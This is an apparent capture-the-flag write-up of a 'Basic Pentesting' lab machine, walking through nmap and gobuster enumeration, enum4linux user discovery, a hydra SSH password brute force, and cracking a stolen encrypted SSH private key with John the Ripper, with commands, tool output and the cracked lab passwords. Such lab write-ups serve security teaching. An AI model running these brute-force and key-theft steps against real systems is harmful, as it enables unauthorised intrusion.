
Basic Pentesting Write Up

First we enumerate ports on the website using:


`map -sV 10.10.205.151`

(Output is without -sV)




Port 80 (HTTP) is open. We can now enumerate directories there using gobuster.

```
> cd /usr/share/wordlists/dirbuster
> gobuster dir -u http://IP_ADDR -w directory-list-2.3-medium.txt
```



Here we can see there are two paths, `/development` and `/server-status`.

The latter yields no actual webpage.




Forbidden

You don't have permission to access /server-status on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.116.91 Port 80

However, navigating to the /development shows us a website with what looks to be a directory located on it.




Index of /development


Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.205.151 Port 80

J.txt contains:



Here we can see that there are two users, one named J and the other K. The message would seem to indicate that J has a weak password and that we may be able to move to the etc/shadow directory at some point. dev.txt seemingly contains a message discussing the version of the web server, OS, and a protocol that has been enabled on the server.



“SMB has been configured”
Two users

1. J
2. K

Enumerate SMB ports using enum4linux

```
> enum4linux -a 10.10.205.151 > enum.txt
```

```
106  ============================================================================
107 |    Users on 10.10.116.91 via RID cycling (RIDS: 500-550,1000-1050)    |
108  ============================================================================
109 [I] Found new SID: S-1-22-1
110 [I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
111 [I] Found new SID: S-1-5-32
112 [+] Enumerating users using SID S-1-22-1 and logon username '', password ''
113 S-1-22-1-1000 Unix User\kay (Local User)
114 S-1-22-1-1001 Unix User\jan (Local User)
115 [+] Enumerating users using SID S-1-5-32 and logon username '', password ''
```

Users are

1. Jay
2. Kay

Port 22 is open:

```
root@ip-10-10-8-110:~# nmap 10.10.205.151

Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-07 03:10 GMT
Nmap scan report for ip-10-10-205-151.eu-west-1.compute.internal (10.10.205.151)
Host is up (0.025s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:41:D8:86:E9:57 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
root@ip-10-10-8-110:~#
```

Use hydra to brute force the login for the user jan:

```
> hydra -l jan -P rockyou.txt IP_ADDR ssh
```


```
dirbuster  MetasploitRoom  rockyou.txt
root@ip-10-10-8-110:/usr/share/wordlists# hydra -l jan -P rockyou.txt 10.10.205.
151 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-03-07 03:35:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.205.151:22/
[STATUS] 258.00 tries/min, 258 tries in 00:01h, 14344142 to do in 926:38h, 16 ac
tive
[STATUS] 246.00 tries/min, 738 tries in 00:03h, 14343662 to do in 971:48h, 16 ac
tive
[22][ssh] host: 10.10.205.151   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete u
ntil end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2023-03-07 03:38:44
root@ip-10-10-8-110:/usr/share/wordlists#
```

We find the password to be “armando”

SSH into jan

```
> ssh jan@IP_ADDR
> armando
```

Try to look into /etc/shadow for user:paswordHash combination




Forgot to screenshot, but could not read or change permissions on the shadow file

Per the hint, look for the name “kay”

```
> find / -type d -name kay 2> /dev/null
```

‘d’ is directory



The directory is located at ‘/home/kay’

Looking around here, we find “pass.bak”. Permission denied to cat or chmod it, even with sudo

```
[1]+  Stopped                 find / -type d -name kay 2> /dev/null
jan@basic2:/$ find / -type d -name kay 2> /dev/null
/home/kay
jan@basic2:/$ cd /home/kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ sudo cat pass.bak
[sudo] password for jan:
jan is not in the sudoers file.  This incident will be reported.
jan@basic2:/home/kay$
```

```
Full documentation at: <http://www.gnu.org/software/coreutils/chmod>
or available locally via: info '(coreutils) chmod invocation'
jan@basic2:/home/kay$ chmod 777 pass.bak
chmod: changing permissions of 'pass.bak': Operation not permitted
jan@basic2:/home/kay$
```

To look at all the files and their associated permissions, we use “ls -la”

```
-bash: cd: /homr: No such file or directory
jan@basic2:~$ cd /home
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cat .ssh
cat: .ssh: Is a directory
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
```

.ssh looks interesting, so when we cd into there and cat out the private key, we see that we have access to this.
Using johnTheRipper, we can attempt to break the key.
> ./ssh2john.py key_rsa > john_this

> john john_this --wordlist=../../usr/share/wordlists/rockyou.txt

```
root@ip-10-10-71-82:/opt/john# john john_this --wordlist=../../usr/share/wordlists/rockyou.txt
Note: This format may emit false positives, so it will keep trying even after finding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kay_rsa)

[1]+  Stopped                 /opt/john/john john_this --wordlist=../../usr/share/wordlists/rockyou.
```

"beeswax" is the password. However, this doesn't work with the "*ssh kay@10.10.110.66*"

```
root@ip-10-10-71-82:~# ssh kay@10.10.110.66
kay@10.10.110.66's password:
Permission denied, please try again.
kay@10.10.110.66's password:
Permission denied, please try again.
kay@10.10.110.66's password:
```

Login with the private key and then use the associated password "beeswax"


`> ssh -i kay_rsa kay@10.10.110.66`

```
root@ip-10-10-71-82:~# cd Desktop/
root@ip-10-10-71-82:~/Desktop# ls
'Additional Tools'   kay_rsa   mozo-made-15.desktop   Tools
root@ip-10-10-71-82:~/Desktop# ssh -i kay_rsa kay@10.10.110.66
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'kay_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "kay_rsa": bad permissions
kay@10.10.110.66's password:
Permission denied, please try again.
kay@10.10.110.66's password:

[2]+  Stopped                 ssh -i kay_rsa kay@10.10.110.66
root@ip-10-10-71-82:~/Desktop# chmod 600 kay_rsa
root@ip-10-10-71-82:~/Desktop# ssh -i kay_rsa kay@10.10.110.66
Enter passphrase for key 'kay_rsa':
```

Error, need to make the private key file read-only

```
> chmod 600 kay_rsa
> ssh -i kay_rsa kay@10.10.110.66
> beeswax
```

Logged in, use `ls -la` to see all the files



pass.bak looks interesting, and we find the password.